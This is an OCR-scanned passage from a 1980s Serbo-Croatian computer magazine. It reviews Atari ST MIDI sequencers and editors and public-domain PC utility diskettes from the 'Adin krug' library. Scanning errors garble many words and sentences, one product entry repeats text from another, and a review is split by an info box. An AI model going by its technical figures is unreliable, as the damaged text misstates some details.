MIDIsoft Corp.

Veoma moćan MIDI sekvencer sa 32 traga, kapacitetom od 30000 nota (7000 na 1040 ST), izvrsnim editorima tragova i MIDI podataka.

MIDIsoft Studio Advanced Edition

MIDIsoft Corp.

Profesionalni muzički program. Neke od mogućnosti ovog programa su: MIDI event editovanje, podrška MIDI fajlovima, programabilne promene tempa, bibliotekar system exclusive poruka, podrška svih 16 MIDI kanala po tragu, real-time MIDI kontrola glasnoće za svaki kanal, real-time transpozicija oktava za svaki trag i MIDI thru kontrola na glavnom ekranu. Ovaj program podržava i visok nivo multi-tasking-a, čak može da učitava individualne trake iz datoteka!

Master Tracks Jr.

Passport Designs

Jednostavan MIDI studio sa opcijama za komponovanje, snimanje i editovanje muzike pomoću grafičkog korisničkog interfejsa. Datoteke Master Tracks Jr-ja su potpuno kompatibilne sa Master Tracks Pro i standardnim MIDI fajlovima.

Edit 8000

Savant Audio

Grafički orijentisan editor/bibliotekar za Atari ST i Kor g DW/EX8000 seriju sintisajzera. Omogućava podešavanje parametara pomenanim 'ključač' i 'prekidač' te priksicanje 'tastera' na ekranu. Svi parametri se prikazuju u realnom vremenu. Još neke od opcija su: ugrađeni mini-sekvencer, MIDI thru, osam banki podataka u memoriji, numeričko edito-

vanje (štampanje i snimanje) učitavanje banki podataka. Radi sa kotlor ili monohromatskim monitorom.

Mu-Script I
Quiet Lion

Profesionalni 16-kanalni sekvencer sa ugrađenim opcijama za štampanje nota i editovanje MIDI podataka. Ima sve mogućnosti editovanja MIDI, kao što je kvantizacija itd. Stoga je izuzicajni tekst u kompoziciji i štampati note vrlo visokog kvaliteta. Takođe može da služi za štampanje nota sa hardverskih sekvencera.

Cat Tracks ST
Quiet Lion

Isti program kao i prethodni, ali sa nešto manjom mogućnošću.

Pro 24 3.0
Steinberg

Vrhunski sekvencer za 520/1040 ST (slike 4 i 5), ima kapacitet od 150000 nota (1040 ST). Raspolaže sa 24 polifone ili 32 monofone trake, posebnim modom za ritam mašinu, grafičkim editovanjem nota i ostalih MIDI informacija, editovanjem u realnom vremenu za vreme reprodukcije/snimanja, MIDI *sync* dump opcijom i, daljinskim upravljanjem sa bilo kojim MIDI instrumenta.

SynthWorks
DX/TX/D-50/D-550/MT-32
Steinberg

Bibliotekar/ editor za DX seriju sintisajzera, D50/ D550 i MT-32 sintisajzere. Biblioteka ovog programa može da ritam mašinu, grafičkim editovanjem nota i ostalih MIDI informacija, editovanjem u realnom vremenu za vreme reprodukcije/snimanja, MIDI *sync* dump opcijom i, daljinskim upravljanjem sa bilo kojim MIDI instrumenta.

Master Score
Steinberg

Ovaj program (slika 6) omogućava čitanje .SNG fajlova iz Pro 24, te njihovo editovanje, dodavanje zaglavlja, brzo strane, određivanje formata i kvaliteta ispisa (podržava 8-pinske, 24-pinske i laserske štampače), dodavanje teksta po želji, premeštanje tragova, "ručno" editovanje nota i njihov ispis na štampači ili ekran. Pogledajte (slika 7) kvalitet ispisa!

Super Score
Sonus

Potpuno integralni muzički sistem-izdavački sistem. Nudi ugrađeno 32-kanalni sekvencer i ispis vrhunskog kvaliteta na velikom broju štampača. Omogućava dodavanje teksta, naslova, labela i zaglavlja za svaku stranu. Editovanje se vrši mišem.

Masterpiece
Sonus

Najbolji sekvencer za „tari ST“ — kako mi samo ime kaže: pravo remek-delo.

Masterpiece dozvoljava maksimalno 24 sekvence po kompoziciji, s tim da svaka sekvenca sadrži 32 kanala. U programu postoje dva moda; sekvencijalni i song mod. Snimanje i editovanje kompozicije vrše se u sekvencijalnom modu, dok se kombinovanje sekvencija u kompoziciju vrši u song modu. Sekvencijalni mod je predstavljen sa četiri prozora (Sequencer, Transport, Tracks i Counters) u kojima su ikone za svaki kanal. Manipulisanje ikonama je urađeno isto kao i u GEM-u. Kod kopiranja jednostavno premeštate ikonu; „klik“ na ikonu selektuje sekvencu i kanal; dupli „klik“ daje informacije o sekvenci ili kanalu. Isto tako možete videti koliko vam je memorije ostalo slobodno, trenutni položaj brojača, itd.

Veliki broj ugrađenih opcija omogućava korisniku da uradi tačno ono što je zamislio. Premeštanje kanala između sekvenci, podešavanje osjetljivosti MIDI kontrolera, tempo ili štampanje listinga nota je samo mal deo onoga što Masterpiece nudi. Ako, na primer, želite da povisite svako „C“ sa brzinom većom od 100 u trećoj oktavi kanala 2 — možete to i uraditi Doduse, uz Masterpiece se dobija i poseban *List Editor*, ali je ugrađeni editor toliko moćan, da nećete imati potrebu da ga često koristite. Snimanje je isto tako jednostavno; odaberete ono što želite da snimate i potom kliknete na ikonu za snimanje.

Song mod je dosta sličan sekvencijalnom modu, samo je promenjan Track prozor, u kojem se sad nalaze 32 ikone koje predstavljaju kanale.

Podržane su sve standardne, pa i neke specijalne funkcije: kvantizacija, transpozicija, kontroleri realnog vremena, programirani metronom itd. Program je zaštićen i neće raditi bez kerditiza koji se dobija pri kupovini.

SST
Sonus

Sekvencer ST (SST) je nalik na Masterpiece, ali sa nekoliko izostavljenih opcija. SST dozvoljava „samo četiri“ sekvence od 24 kanala. Ugrađeni edit filter se ponašaju veoma svojeglavo i ne radi sa podacima koje ste odredili, nego obuhvataju sve podatke. Ove će vam i isti editor trebati više nego u Masterpiece-u, što je velika mana, jer morate snimiti sve podatke, izaći iz programa, pokrenuti editor, učitati podatke itd. Procedura je veoma zamorna ako to morate raditi više puta, pa će peželi dobro ugrađeni editor kakav ima Masterpiece. Jedina prednost u odnosu na Masterpiece je ta što se uz SST dobija MIDI kablovi.

Programi koji smo imali priliku da testiramo i koje ćemo vam detaljnije predstaviti su Master Tracks Pro, Creator i Serijer Dr. T's muzički program.

Master Tracks Pro
Passport Designs

Master Tracks Pro koristi sve prednosti Atarijevog operativnog sistema kao što su menjaji i miš. Ekran je dobro dizajniran, a prozori se mogu organizovati u grupe i snimiti po vašim potrebama. Po učitavanju, na ekranu se pojavljuju 3 prozora: Transport, Conductor i Sequencer. Ovi prozori se uglavnom koriste za snimanje, kontrolu i reprodukciju muzike, a ostali služe za editovanje podataka. Song Editor, Step Editor i sedam prozora sa MIDI podacima, grafički predstavljaju složene muzičke koncepte.

Song Editor vam omogućava široko predstavljanje sekvence, dok Step Editor prikazuje mnogo finije detalje. Prozori sa MIDI podacima su jedinstveni i čine ovaj program najkompletnijim MIDI-editorom koji je do sada napravljen. Ovih sedam prozora grafički pokazuju jačine kanala, prilaski tastera, modulaciju, MIDI kontrole, promene u programu, tempo i pitch bend. Svi ovi parametri su prikazani na XY grafu i mogu se uvek ili promeniti na isti način na koji se manipuliše notama.

Transportni prozor ima komande koje su ekvivalentne standardnim komandama za rad sa magnetofonom na većini sekvencera. Šest ikona u ovom prozoru: Play, Record, Pause, Stop, FF i REW imaju istu funkciju kao kod svakog analognog rikordera. Ove funkcije se mogu kontrolisati pomoću miša, tastatura ili sa muzičke klavijature. Ova zadnja opcija može biti veoma korisna za „žive“ nastupe.

Ostale komande u ovom prozoru su: automatsko prematavanje traga, metronom, brojči i MIDI-Thru. Automatsko prematavanje omogućava prematavanje trake na početak ili do bilo kog označenog mesta, a metronom može raditi tokom celog snimanja ili samo četiri takta pre početka snimanja.

Najvažnija funkcija sekvencera je pokazivanje trenutne pozicije u sekvenci Master Tracks Pro ima dva brojača. Prvi, kao i u svim sekvencerima, pokazuje trenutnu poziciju u sekvenci po taktu i broju udaraca (240 u četvrtini note). Drugi je veoma jednostavan, ali ipak koristan — sat. Ovak se, u kombinaciji sa opcijom „fit time“ (odgovarajuće vreme) idealan za sve koji imaju određeno vreme trajanja muzike. Ako pravite džingl ili muziku za reklamu koja

mora biti određene dužine, ova opcija će vašu muziku „raširiti“ ili „sabit“ u bilo koji vremenski raspon. Glavne informacije o tragovima su prikazane u prozoru sekvencera. Svaka 64 traga se mogu komentirati po Y osi, dok se na X osi prikazuju brojevi tragova, koji tragovi vrše reprodukciju, koji snimaju, njihova imena, broji MIDI kanala za svaki trag i koji se tragovi ponavljaju. Bilo koja kombinacija tragova se može uključiti ili isključiti i bilo koji trag može da solira.

Song editor prikazuje tabelu tragova: vertikalno su prikazani brojevi tragova, a horizontalno vreme trajanja. Iznad ova labela se nalazi prostor za markere koji se postavljaju isto kao u tekst procesorima. Do markera se brzo može doći pritiskanjem TAB tastera, a svaki marker može imati svoje ime.

Step editor prikazuje samo pojedine tragove. Na Y osi je prikazana klavijatura, a na X osi vreme. Note su na XY grafu predstavljene kao linije. Što je nota viša, linija je prikazana više, a što joj je trajanje duže, linija je duža. Ovo je idealan način prikazivanja nota, iako postoji jedan problem. Ako je prikazano više ponavljajućih nota iste visine, umesto da prikazuje više kraćih linija, step editor prikazuje samo jednu dužu. Na primer, četiri šesnaestine note iste visine će biti prikazane kao jedna nota četvrtinog trajanja.

U ovom prozoru se može vršiti i ručno ispravljanje nota. Iznad markera se nalazi meniu u kome postoje komande za podešavanje svih vrednosti nota i njihovih pozicija. Ovom komandom se može takođe postaviti manja ili veća gustina mreže pomoću koje se vide tačne lokacije nota, a postoje još i opcije za menjanje visine i trajanja nota.

Ono što izdvaja sve sekvencere od njihovih analognih rođaka — višekanalnih magnetofona — je njihova mogućnost da manipulišu muzičkim podacima posle snimanja. U prozoru za editovanje, bilo koja grupa podataka se može označiti i zatim kopirati, premeštati ili izbrisati. Pošto se označene kopije podataka zadržavaju u buffer, može se koristiti change meniu. Iz ovog menija se vrše promene kanala, trajanja nota, tempa i transpozicije. Najzanimljivija opcija je „humanizacija“ koja pomoću slučajnih brojeva menja poziciju nota, dužine i sve ostale parametre, da bi simulirala nepreciznost sviranja čoveka.

Sa svim ovim mogućnostima, Master Tracks Pro je veoma moćan program, podesan kako za početnike tako i za ozbiljne muzičare. Sa ponosom izuzetkom, program je bez bagova i izoo odličnog dizajna, izuzetno laka za korišćenje.

Creator
C-Lab

Mogućnosti programa odgovaraju uloženoj novcu (285 USD) ali još nije sve; Creator radi samo u visokoj rezoluciji i sa 1 Mb RAM-a, a van zbog toga treba monohromatski monitor i barem 1040-icu.

Veliki broj funkcija je dostupan pomoću miša, direktno sa osnovnog ekrana ili preko drop-down menija. Isto tako, možete kontrolisati i tastaturu ili kombinaciju kombinacija. Program podržava visok nivo multi-taskinga i skoro sve funkcije mogu biti pozvane u svakom vremenu. Čak i pri čitanju i snimanju, Creator može menijati 99 tragova, pri čemu u svaki trag može stati 16 kanala, ali samo 4 traga mogu biti puštena u isto vreme, što daje 16 x 4 ili 64 kanala! Ako ste mislili da napunite 99 tragova, to neće ći — u suštini tragova iznosi 1584 kanala, ali maksimalna količina smeštanja iznosi oko 1330 taktova u 4/4 taktu pri brzini od 120 udaraca u minuti — čak i megalomani memorije ima svoje granice. Dovoljno je samo reći da takvo memorisanje dostiže i do 45 minuta svirka!

Isto kao i muzičke numere, možete memorisati kompletne ritam-tragove, pa čak i učitati „banku“ glasaova sa sintisajzera, naravno ako je sintisajzer ima.

Procedura snimanja fajlova je veoma laka za korišćenje jer su ikone napravljene kao kod standardnih: play, stop, ff, rew, stop, rec. Vreme je podeljeno na 3 faktora: beats, quarsite unit i ticks. Tick je 788, 00 datofekta, quarsite je 1/16, a beats je 1/4. Takođe možete koristiti komande izokoleto neku sekviju u okviru kanala i doraditi je sa postojećih 8 opcija.

Track window pokazuje množinu informacija o kanalu. Iz njega možete menjati brzinu, glasnost, kompresiju, sabijanje i poravnavanje traka.

Lowest i Highest opcije vam omogućavaju da definirate blok note, dok Loop vrši ponavljanje traka poše definiranog vremena.

Ghost Of svira pome podacima iz bilo kojeg kanala i traga, sa sopsvenim parametrima.

Quantize menu daje dva automatska inteligentna sistema za kvantizaciju celokupne kompozicije i sadrži modulacijsku kontrolu i točak za zavijanje (pitch wheel). Isto tako možete kvantizovati dužinu note, dajući im maksimumu, minimumu ili fiksnu vrednost. Sa trapovima i kanalima možete raditi šta hoćete - mogu biti slobodno kopirani i njihova brzina se može smanjivati i povećavati do apsurdnih granica (veoma korisna opcija pri snimanju), možete spajati više kanala (merge), miksovati ih u jedan ili više tragova (ili obratno), ili možete "iscupati" jedan kanal koji je bio snimljen u okviru traga.

Veoma dobra opcija je Arrange mode, u kojoj možete povećavati i smanjivati brzinu jednog dela ili cele kompozicije dok ona svira. Sat vam pokazuje trajanje izvođenja.

Midi informacije možete filtrirati na ulasku i na izlasku (midi in / midi out), i to sa više od 8 opcija. Prvobitne informacije se ovim neke uništiti, pa ako se prvobitnije dovoljan je samo jedan "klik" mišem.

Zbog lakšeg aranžiranja pesme, listing tragova je stavljen zajedno na levu stranu ekrana ispod simbola A, B, C i D. Na ovaj način sva četiri traga mogu biti svirani u isto vreme. Ovak prozor isto tako pokazuje kanal koji traga, dok se za to, pa ako jedini završetak traga da "upadne" u hor, samo je prihvatite mišem i ubacite u prozor Arrange.

Bez obzira na impozantan broj kanala, u svakom vreme imate pristup bilo kojem kanalu i njegovom delu. Ako želite da pustite samo neke kanale, ostale možete isključiti (mute). Individualni kanali mogu biti imenovani, pa čak može imenovati i instrumente koji će biti dodajani svakom Midi kanalu.

Drugi veliki ekran je Editor screen. Ovde su sve Midi informacije u okviru kanala izlistane uporedno sa parametrima. Možete ih skrolovati i dok to činite podaci se prenose do vašeg instrumenta, tako da možete čuti šta se dešava. Parametri se, slično kao i u desktopu, mogu pomerati mišem dok je pritisnuto levo dugme. Ako pomerite parametar izvan ekrana editora, biće izbrisani, a sa njim i ceo blok. Pomoću ovog može preimati kanal u okviru i van traga, ili praviti praznine u tragu. Slično možete raditi i sa tragovima u Partbox-u koji se nalazi na levoj strani ekrana.

Postoji i Chord funkcija koja šalje na instrument sve kanale koji imaju isti vremenski poredak (dok običnim skrolovanjem dobijate jedan po jedan kanal).

Creator može sinhronizovati i eksterni MIDI klok, koji koristi rezoluciju od 1/96 note, u 1/768 note, koriniranjem meranja vremena između impulsa i "umeštajim" rutinama. Naravno, program podržava sve uobičajene MIDI pointerne. Ostale funkcije programa uključuju Play algoritme koji proveravaju i ispravljaju vremenske greške u sviranju. Opcija se može isključiti po želji.

File meni je standardan; formiranje, brisanje, učitavanje i snimanje cele kompozicije ili sekvence. Uz program se dobija veoma dobro uputstvo na šezdesetak stranica, u kom ćete naći sve što vam je potrebno za rad sa programom.

Level 2 Dr Ts

Dr. Ts je prva softverska kuća koja je na tržište izbacila pravi integrirani MIDI studio. Ovak studio se sastoji od KCS-a (Keyboard Controlled Sequencer) i MPE (Multi Program Environment) šela pod kojim se mogu koristiti svi Dr. Ts kompatibilni programi - Copyist, koji služi za štampanje nota, i editor za Yamaha DX-7, Roland D-50 i MT-32 sintisajzere.

KCS 2 je poboljšana verzija Dr. Ts' sintisajzer sekvencera i zahteva zajedno sa MPE-om najmanje 1M, 2M RAM-a ako ga koristite i sa Copyist-om. Osim ovih programa, postoji još Master Editor i PVG (Programmable Variations Generator), pomoću koje možete praviti varijacije već snimljene muzike ili procesirati jednostavne fraze.

KCS 2 (lika 8) se koristi za snimanje i editovanje muzike u MIDI formatu. Pre starovanja ovog

Slika 7 Master Score na delu

programa mora se izvršiti konfiguracija MIDI sistema: KCS 2 se može posediti da prima sve podatke ST-Ovog MIDI in porta, ali može i da ignoriše izabrane sistemske poruke; ako opcija vam omogućava da na glavnoj klaviaturi svirate preko jednog kanala, a da se podaci šalju drugom sintisajzeru preko drugog MIDI kanala.

Najvažniju funkciju u sekvenceru ima brojč. KCS 2 vam omogućava da odredite broj udaraca u minutu (tempo), broj udaraca u taktu i broj koraka interog kloka po udarcu. Uvećate parametre slobodno mogu menjati za vreme snimanja i editovanja. Može se koristiti KCS-ov interni sat ili sat nekog eksternog MIDI uređaja; sinhronizovanje sa magnetofonima je moguće preko MIDI song pointera.

KCS ima tri različita režima: Track, Open i Song. Track režim je sličan analognom rikorderu: on snima sekvencu koristeći 48 nezavisnih tragova, pri čemu svaki može držati podatke bilo kojeg MIDI kanala. Open režim je moćniji: on vam dozvoljava da manipulisate sa 128 sekvenci različite dužine koje se mogu uključiti, isključiti, podesiti na kruženje odreden broj puta ili menjati u realnom vremenu ili pod kontrolom drugih sekvenci, a nove sekvence se mogu snimati za vreme reprodukcije. Song režim (slika 9) je strožija varijanta Open režima gde se sekvence edituju zajedno i ne mogu se mešati. Razmena podataka je moguća između dva tri režima; najlakše je sekvencu snimiti u Track režimu, pa zatim menjati u druga dva.

Pošto bi za potpuno predstavljanje ovog programa bilo potrebno mnogo više prostora nego što je za ovaj članak dozvoljeno, mi ćemo samo opisati kako izgleda rad sa njim.

Najpre se unosi prvi trag, koji automatski postavlja dužine svih ostalih. Ovaj trag se konstantno ponavlja pomoću lovu opcije dok se unosi sledeći. Čim se doda novi trag, i on se uključuje u reprodukciju pri snimanju slededeć, iako pojedini tragovi mogu da sviraju ili se mogu uključiti/isključiti po vašoj želji. Ako pri snimanju napravite više grešaka, najbolje je da obristete ceo trag i snimite ga ponovo. Ako, pak, samo mali deo kvara inače dobar trag, možete ga označiti i uneti ponovo ili ga popraviti pomoću editora MIDI podataka.

Editovanje je takođe moguće za vreme snimanja i reprodukcije. Operacije sa tragovima uključuju: spajanje (merge), brisanje, zamenu tragova, njihovo redosleda i pomeranje traga napred ili nazad u vremenu, što je izuzetno korisna opcija za huz ili etno efekta.

KCS 2 omogućava editovanje svih mogućih MIDI parametara, uključujući i kontrolne podatke kao što su promena tempa, uključivanje/isključivanje sekvence itd. Ove promene može označiti za celu sekvencu ili za njen odreden deo. Ostale funkcije editora uključuju: isecanje, kopiranje, dodavanje, ubacivanje/brisanje određenih podataka, spajanje i deljenje traga.

Dodatke komande omogućavaju menjanje vrednosti trajanja nota, fade in/fade out, sabijanje/širenje ukupnog trajanja, predefinisanje MIDI kanala i revarno postavljanje nota (sviranje nezad).

Master Editor ima čak i moćnije funkcije. Opcija Chord (chord) omogućava "sjednjanje" protizvojnog broja nota u akord ili deljenje akorda na pojedine note koje će se reprodukovati na određenom MIDI kanalu.

Izborom funkcije EXT iz KCS-ovog editora, prebacite se u MPE šela. Ovdaje možete pozvati bilo koji Dr. Ts' program, kao što je editor zvuka DX Heaven. Jednostavnim pritisnom na opciju, možete se prebacivati između KCS-a i editora zvuka. MPE šela omogućava instaliranje do četiri programa koji će stalno biti u memoriji.

DX Heaven ima mogućnost reprodukcije KCS-ovih datoteka, tako da sve promene zvuka možete odmah probati bez vraćanja u sekvencer. Na žalost, DX Heaven podržava samo standardne parametre DX-7 sintisajzera, ne i nove mogućnosti DX-7 II.

Sa programom se komunicira pomoću izvrsnog grafičkog interfejsa. Možete držati do osam datoteka zvuka u memoriji, koje se pozivaju trenutno. Podesavanje parametara se može obaviti u više načina. Na raspolaganje su vam ekranski sledeći: - listeri ili, jednostavno, unošenje novih vrednosti. Envelope zvuka su predstavljene grafički i mogu se menjati jednostavnim "pomeranjem" pomoću miša.

Napokon dolazimo i do najkompleksnijeg i najmoćnijeg dela programa - programabilnog generatora varijacija (PVG). U osnovi, PVG omogućava editovanje i stvaranje nove muzike u zavisnosti od zadatih kombinacija fiksnih pravila i njihovih slučajno primeni. Više ovih pravila i slučajnosti se mogu kombinovati u makro, pomoću kojih definišemo promene originalne sekvence.

Ovi makro se mogu dodeliti svim vrstama MIDI podataka i njihovim kombinacijama. Takođe je moguća i zaštita raznih parametara od promene.

PVG može posebno biti koristan za razvijanje proste muzičke fraze. Sa više "propustanja" ove jednostavne fraze kroz razne makro, mogu se dobiti iznenađujuće složeni muzički izrazi. Ako ste ikada igrali "Life" (život), kompjuterski igra u kojoj sekvence izmislili postaju od prostih, biće vam jasno kako se sve varijacije mogu postići ovim programom.

Posle snimanja, editovanja, određivanja boja zvuka i preslušavanja pesme, jedino što treba uraditi je preneti MIDI podatke u čistiji format - note. Copyist omogućava štampanje MIDI datoteka i šita KCS, Steinberg i bilo koji standardni MIDI format podataka.

Pošto smo ovaj paket dobili bez Copyista, možemo vam reći samo sledeće: Copyist omogućava dodavanje teksta nota, na raspolaganje vam je velika biblioteka simbola, čak možete definisati svoje simbole pomoću priloženog font editora. Program podržava „epson“ i „HP LaserJet“ kompatibilne štampače i HP-GL kompatibilne plotere. Nemajte misli da šeta čak i sa 24-pinskim štampačima postoji dovoljan kvalitet ispisa! Za najbolje rezultate potrebni vam je laserski štampač ili, barem, ploter.

Iako nisu tako ljubazni prema korisniku kao Master Tracks Pro, Dr. Ts' programi su veoma logični i praktični - kada se jednom naviknete na njih. Jedini zametak KCS-u bi bio jedan veoma čudan bag: ako imate priključen kompjuter na ST-OV RS232C port, isključite ga pri snimanju; u suprotnom, ako vam zavrti telefon, program krahira!

Na muzičkoj sceni

Sa ovakvim brojem kvalitetnih programa, jasno je da se sve više ljudi odlučuje za korišćenje ST-a na polju MIDI-ja. Dovoljno je samo navesti neka od imena koja koriste 1040ST u studiju i na koncertima: Peter Gabriel, B.B. King, Mike Fleetwood (Fleetwood Mac), Tangerine Dream, Ashley Ingram (Imagination), Pointer Sisters, Tony Visconti, Go West, Pat Seymour i Moody Blues. U svetu u kome vlada „veliki pлав“ kompjuteri koji nisu zasnovani na MS-DOS-u veoma teško mogu da postupe standardne u bilo kojoj oblasti. Ažuriraj je u izlaska, ipak pošlo za rukom.

Igra staklenih perli

U ovom broju „Računara“ prikazujemo sadržaj još nekoliko disketa iz „Adinog kruga“. Na njima se nalaze programi sa dosta dugim stazom među softverom u javnom vlasništvu, ali im ta „starost“ nimalo ne umanjuje vrednost. Naprotiv, softver je kao i vino — ili brzo prokise ili vremenom postaje sve bolje.

ADK 10

Ovde se nalazi niz programa koji ili pomažu kod rada sa pritaženim (TSR) programima (Terminale and Stay Resident) ili sami TSR.

Prvi je MARK i njegov direktni pomoćnik RELEAS. Njih dvojica služe za deinstaliranje TSR programa iz memorije. Normalno, ovo nam je potrebno samo kod onih TSR-ova koji to općiju ne podržavaju. Ukoliko budete upotrebljavali ova dva programa, vi se nećete često isključivati računaru.

FMACHE je memorijski štedljiva verzija programa MARK.

MAPMEM-om dobijate mapu zauzeća PC-ove memorije. Uz početnu adresu svakog zauzetog memorijskog bloka dano je i koji proces je njegov vlasnik, kolika mu je veličina i koji interapt vektorji pokazuju na njevu. Najčešće se koristi kad se želi vidjeti koji su sve TSR programi aktivni. MAPMEM predložuje proširenu memoriju, a uz pomoć programa WATCH alociranje memorije i redirekcioniranje interapt vektora se može pratiti i dinamički.

Programi za simuliranje koor grafike na „HERKULES“ grafičkoj kartici su kod nas, iz svima najzreliji, veoma popularni. Na ovoj disketi se nalazi SIMCGA, jedan od popularnijih programa take vrste. Kako on radi i koje su mu mane možete pročitati u članku „Simulirani HERKULES“ (Računari 44*, str. 30, autor: Dejan Ristanović). VAST-SCREEN (koji je opisan u tom članku), je, doduše, bolji od SIMCGA, ali za njega morate izdvojiti teško stečenih 45 DM, a SIMCGA je praktično besplatan. Ovo je za mene dovoljan razlog da se odlučim za SIMCGA. Osim toga, SIMCGA-u ne možemo uputiti nijednu ozbiljniju zamjerku.

Svakidni korisnika PC-a se najmanje jednom našao u situaciji da je trebalo privremeno izaći u DOS (na primjer da bi formatirao novu disketu), a program koji je koristio to nije dopušta! Upotrebom programa POPANY takve situacije se više neće ponjavljati. On omogućava da u bilo kojem trenutku (iz bilo kojeg programa) izađete u DOS (stručno se to kaže „startati sekundarnu kopiju komandnog procesora“, tamo uradite što želite (pa čak i izvršite neki drugi program) i poslije toga se naredbom EXIT vratite na mjesto gdje ste prekinuli s radom.

Obožavaćete POPANY. Malo je, ali moćan i koristan.

Usmjeravanje štampanja u datoteku kod programa koji to ne podržavaju nije zahtjev s kojim ćete se susretati svakodnevno. Međutim, kad od njega dođe može prouzročiti velike glavobolje ako ne znate kako ga riješiti (sjetite se članka o MATH CAD-u i problema koje je kolega Ristanović tada imao). U takvim slučajevima vam kao aspirin preporučujem program LPTX. On može preusmjeriti bilo koji od izlaza za štampač, a preusmjeravanje se može u svakom trenutku, po volji, uključiti i isključiti.

PC-BOSS je DOS shell program. Opcija ima mnogo (suvviše za nabiranje). Help sistem je obiman i daje sve podatke koji su korisniku potrebni za rad. PC-BOSS svojim kvalitetom i onim što pruža korisniku konkurenta komercijalnim programima izosta, a neke i premašuje.

ADK 13

„Adin krug“ u svojoj biblioteci programa ima nekoliko disketa na kojima se nalazi izvorni kod za razne prevodioce i interpretere. Pravi Programer, hakeri i svi oni koje zanima sistemski softver će se bilo kom od tih disketa doći na svoje. Međutim, ako je primarni kriterij zainteresovanost za umjetnu inteligenciju, onda je ova disketa jedini izbor.

Zoran Cvijetić

Ona sadrži XLISP, Interpreter za LISP koji u danjov verziji (XLISP 1.4 od 14. februara 1985.) podržava objektivno orijentirano programiranje.

Uz XLISP i njegov izvorni kod dobijete još i potrebne biblioteke, niz primjera i izvorni kod za reducirani PROLOG. PROLOG je napisao Ken Kahn za MACLISP, a prilagodbu za XLISP je izvršio David Betz (koji je ujedno i autor XLISP-a). Ovakva implementacija PROLOG-a je inspirirana drugim programima iste vrste koje su napisali Par Emanuelson i Martin Nilsson. Danak je, normalno, plaćen u brzini (tj. sprnosti) izvršavanja.

Izvorni kod XLISP-a je u C-u. Koristen je Microsoft C, a moguće su prilagodbe za Computer Innovations C, CPMB8K C, DeSmet C, MegaMax C, VAX-11/C DECUS C, AZTEC C i Unix C prevodioce. Kod se prevodi i povezuje bez problema uz korištenje priloženih batch datoteka.

ADK 17

Da li želite brzi tvrdi ili floppy disk? Ako je vaš odgovor „Da?“ onda pogledajte program CACHE. CACHE ubrzava rad sa floppy i tvrdim diskovima (prosječno ubrzanje iznosi oko 2 puta). O tome kako raditi sa programima detaljnije možete naći u članku „Božanstvena artiljerija“ („Računari“ br. 42, str. 23, autor: Dejan Ristanović).

Ovde je i CED (verzija 1.0D) kojeg se dobro sjećate iz jednog od prethodnih brojeva „Računara“.

ADK 23

FINDUP 32 i TDEBUG su programi koje često koristimo, a siguran sam da ćete to i vi raditi.

FINDUP32 spada među korisne programe. Služi za listanje sadržaja diska uz opciono sortiranje liste datoteka i pronalaganje datoteke sa istim imenom. Sortiranje se može vršiti po imenu, datumu i vremenu nastanka i veličini datoteke, te po direktoriju u kojem se datoteka nalazi. Traženje datoteka sa istim

imenom se može vršiti istovremeno na više diskova. Lista se može usmeriti na ekran, štampači ili u datoteku. Na kraju rada program daje statistiku zauzeća diska sa podacima o brzini direktorija, broju datoteka i zauzetom prostoru. Brzina izvršavanja je zadovoljavajuća već na standardnom PC-u. Dan je i izvorni kod u Turbo Pascal-u koji sadrži nekoliko veoma interesantnih rutina.

TDEBUG je razvojna verzija istoimenog komercijalnog source level debuggera za Turbo Pascal (verzija 3.0B ili 3.01 A). O značaju debuggera na nivou izvornog koda u životu i radu Programera smo već pisali u članku „Letjelica bubica“ i „Ne daj bubu da te gricka“. Sa TDEBUG-om možete pratiti ponašanje (izvršavanje) programa korak po korak uz vizuelno praćenje položaja u izvornom kodu, postavljati tačke prekida na određenu liniju izvornog koda ili na poziv određene procedure ili funkcije, kao i ispitivati i mijenjati sadržaj globalnih i lokalnih varijabli! Za one koji žele da uštede koji dolar, ili ne

Iz „Adine“ riznice*

Namjenjena:

Razno.

Sadržaj paketa:

Samo diskete.

Broj disketa:

Za potrebe ovog testiranja iz „Adinog kruga“ smo dobili diskete sa rednim brojevima 10, 13, 17, 23, 24, 29, 38, 39, 40, 46, 64 i 74.

Tip disketa:

Diskete su veličine 5,25 inča u standardnom PC formatu zapisa.

Dokumentacija:

Prinučnik uz diskete ne postoji u štamparcov formi, već je u obliku datoteke na disketi. Na svakoj disketi se nalaze datoteke ADIN-KROG.INF, ADIN-KROG.LOG, BERI-ME.BAT, CLANAR.INF, DATOTEKE.INF i SE.COM. One služe za lakše upoznavanje sa sadržajem diskete.

Prva i druga sadrže informacije o „Adinom krugu“, treća je batch file čijim se startanjem na ekranu dobija sadržaj ostalih datoteka (ekvivalent uobičajenog READ-ME.BAT). Četvrta sadrži pristupnicu u „Adin krug“ (možete je poslati na štampač) a peta podatke o datotekama koje se nalaze na disketi uz kratke komentare. Zadnja datoteka je, ustvari, pomoćni program. Ukoliko kopiju diskete imate namjeru dati nekome, ovih 6 datoteka se mora nalaziti na kopiji, jer je to princip na osnovu kojeg radi „Adin krug“.

Okruženje:

IBM PC/XT/AT, PS/2 ili kompatibilni računaru. Tvrdi disk nije potreban. Potrebna DOS verzija 2.00 ili više.

Proizvođač:

Detaljne informacije o načinu uclanjanja i narucivanja možete dobiti na adresi:

MIKRO ADA

(ZA ADIN KRUG)


Cankarjeva 10 b

61000 LJUBLJANA

Tel. (061) 219-125

Cijena:

Cijena jedne diskete sa programima ovisi o tome da li ste član „Adinog kruga“ ili ne, da li ste privatno lice ili društvena organizacija i o tome koliko disketa naručujete odjednom. Raspon je od 7200 do 16000 dinara po komadu (prema cjenovniku iz oktobra 1988.). U cijenu nije uračunata poštarna koja iznosi 1500 dinara.



Jedna od brojnih slika priloženih u program READMAC

koriste verziju 4.0 Turbo Pascal-a, ovo je i više nego zadovoljavajući izbor. Svi ostali neka nabave komercijalnu verziju TDEUG-a ili Turbo Pascal 5.0.

ADK 24

Ako vas interesuju unakrsne tabele, onda pogledajte upravo ovaj disketu. Tu je izvorno kod jednog spreadsheet programa. Pisan je u modula-2 jeziku i namijenjen je „mekintoshu“. U priloženim uputama se tvrdi da prepravke za PC, ali bi bile velike. Ovu tvrdnju nisam uspio provjeriti, ne bi me letičnim pregled koda ostavio u uvjerenju da nije daleko od istine, jer je dobar dio programa općenit.

ADK 29

PC-DISK program za katalogiziranje diskova, omogućava da spisak datoteka na nekom disku (disketi) spremite u posebnu tzv. katalog datoteku, uz mogućnost pridjeljivanja kratkoga opisa svakoj datoteci i kasnijeg pretraživanja (slično kao Nortonov FILEINFO).
